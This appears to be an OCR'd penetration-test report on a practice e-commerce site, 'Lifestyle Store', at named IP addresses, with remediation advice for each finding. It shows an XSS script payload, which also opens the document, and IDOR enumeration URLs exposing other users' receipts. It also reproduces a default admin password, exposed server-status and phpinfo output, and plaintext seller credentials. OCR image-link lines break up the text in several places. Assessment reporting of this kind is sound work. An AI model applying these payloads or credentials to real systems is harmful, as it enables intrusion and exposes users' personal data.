<script>alert('Hacked')</script> <h1>hey</h1>

Observation


Now try entering the payload in review box



POC



```
<script>alert(hacked)</script>
```



```
Not secure | 35.154.196.131/products/details.php?p_id=14
35.154.196.131 says
1
```

Business impact - High

As attacker can inject arbitrary HTML CSS and JS via the URL, attacker can put any content on the page like phishing pages, install malware on victim’s device and even host explicit content that could compromise the reputation of the organization

All attacker needs to do is send the link with the payload to the victim and victim would see hacker

controlled content on the website. As the user trusts the website, he/she will trust the content.

Recommendation

Take the following precautions:

Sanitize all user input and block characters you do not want

Convert special HTML characters like ‘ “ < > into HTML entities &quot; %22 &lt; &gt; before

printing them on the website

References:

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

https://en.wikipedia.org/wiki/Cross-site_scripting


https://www.w3schools.com/html/html_entities.asp

Common Password

Common password (Severe)	Below mentioned url has weak and very common password **Affected URL :** http://35.154.196.131/wondercms/

Observation

Here u can see passwords is written openly


Not secure | 35.154.196.131/wondercms/

Website title

HOME EXAMPLE

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.


About your website

Photo, website description, contact information, mini map or anything else.

This content is static and visible on all pages.

POC

See any one can login over here and change passwords


Not secure | 35.154.196.131/wondercms/

Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

New WonderCMS update available.
– Backup your website and check what's new before updating.

Create backup

Update WonderCMS

SETTINGS LOGOUT

Website title

HOME EXAMPLE

It's alive!

Welcome to your WonderCMS powered website.

Click here to login, the password is **admin**.

About your website

Photo, website description, contact information, mini map or anything else.

This content is static and visible on all pages.

Business Impact – high

Easy, default and common passwords make it easy for attackers to gain access to their accounts illegal use of them and can harm the website to any extent after getting loggedinto privileged accounts.

Recommendation

•There should be password strength check at every creation of an account.

•There must be a minimum of 8 characters long password with a mixture of numbers

, alphanumerics ,special characters ,etc.

•There should be no repetition of password ,neither on change nor reset.

•The password should not be stored on the web, rather should be hashed and stored

References:


https://www.acunetix.com/blog/articles/weak-password-vulnerability-common-think/

https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Server misconfiguration

Server misconfiguration (Moderate)	Below mentioned url will show you the server related info **URL** http://35.154.196.131/**server-status** **http://35.154.196.131/server-info**

Observation and PoC



Not secure | 35.154.196.131/server-status/

Apache Server Status for localhost (via 127.0.0.1)

Server Version: Apache/2.4.18 (Ubuntu)
Server MPM: event
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST
Restart Time: Monday, 05-Nov-2018 09:14:47 IST
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 5 hours 31 minutes 47 seconds
Server load: 1.34 1.26 1.06
Total accesses: 35 - Total Traffic: 97 kB
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load
.00176 requests/sec - 4 B/second - 2837 B/request
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections		
	total	accepting	busy	idle	writing	keep-alive	closing
1709	0	yes	0	25	0	0	0
1710	1	yes	1	24	0	1	0
Sum	1		1	49	0	1	0

```
________________________________________________W_..............
................................................................
......................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	1709	0/1/1	_	0.92	17771	89	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1
0-0	1709	0/1/1	_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
0-0	1709	0/1/1	_	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.66	16	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	9.58	170	115	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.94	17764	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.93	17766	14	0.0	0.01	0.01	127.0.0.1		
0-0	1709	0/1/1	_	0.92	17768	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
0-0	1709	0/1/1	_	0.92	17770	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico HTTP/1.1
1-0	1710	0/1/1	_	9.62	9	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1
1-0	1710	0/1/1	_	9.64	6	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status HTTP/1.1

Recommendation

Keep the software up to date

Disable all the default accounts and change passwords regularly

Develop strong app architecture and encrypt data which has sensitive information.

Make sure that the security settings in the framework and libraries are set to secured values.

Perform regular audits and run tools to identify the holes in the system

References

https://www.ifourtechnolab.com/blog/owasp-vulnerability-security-misconfiguration


Unauthorized access to userdetails(IDOR)

Unauthorizedaccess to user details (Moderate)	Below mentioned url will have vulnerabilty through which anyone can see the details of another user **URL** http://35.154.196.131/generate_receipt/ordered/10 Affected parameterOrdered/**10** **Payload** http://35.154.196.131/generate_receipt/ordered/11

Unauthorized access to userdetails(IDOR)

Unauthorized access to user details (Moderate)	Below mentioned url will have vulnerabilty through which anyone can see the details of another user You just have to change the numeric value given in the url's .They can be seen as customer id. **URL'S effected:-** http://13.127.159.1/orders/orders.php?customer=13/ http://13.127.159.1/profile/16/edit/ http://13.127.159.1/forum/index.php?u=/user/profile/4

Observation


Not secure | 35.154.196.131/orders/generate_receipt/ordered/11

Receipt

Order Id: E4572B72F923

PRODUCTS:

Basic T shirt INR 350

Total INR 350

SHIPPING DETAILS:

Name - unknown
Email - unknown@gmail.com
Phone - 9545542424
Address - aaaaaa

PAYMENT MODE


Cash on delivery

Order placed on : 2022-05-14 15:21:38

Status: DELIVERED

POC

Here you can clearly see the receipt of another user


Not secure | 35.154.196.131/orders/generate_receipt/ordered/10

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

Receipt

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	**INR 450**

SHIPPING DETAILS:

Name - asd
Email - asd@asd.com
Phone - 9876543210
Address - asdasd

PAYMENT MODE

Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

•Mobile Number

•Bill Number

•Billing Period

•Total number of orders ordered by customer

•Bill Amount and Breakdown

•Phone no. and email address

•Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

•Implement proper authentication and authorisation checks to make sure that the user has

permission to the data he/she is requesting

•Use proper rate limiting checks on the number of request comes from a single user in a small

amount of time

•Make sure each user can only see his/her data

References


https://www.owasp.org/index.php/Insecure_Configuration_Management

https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

Directory Listening

Directory listings (Moderate)	Below mentioned urls disclose server information. Affected URL : http://35.154.196.131/phpinfo.php http://35.154.196.131/robots.txt http://35.154.196.131/composer.lock http://35.154.196.131/composer.json http://35.154.196.131/userlist.tx

Observation



Not secure | 35.154.196.131/phpinfo.php


PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-7-105 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.6-dev, Copyright (c) 1999-2016, by Zend Technologies

Configuration

calendar




Not secure | 35.154.196.131/robots.txt

```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

PoC

In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.

Infact it also shows some accounts of seller



```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

Business Impact – Moderate

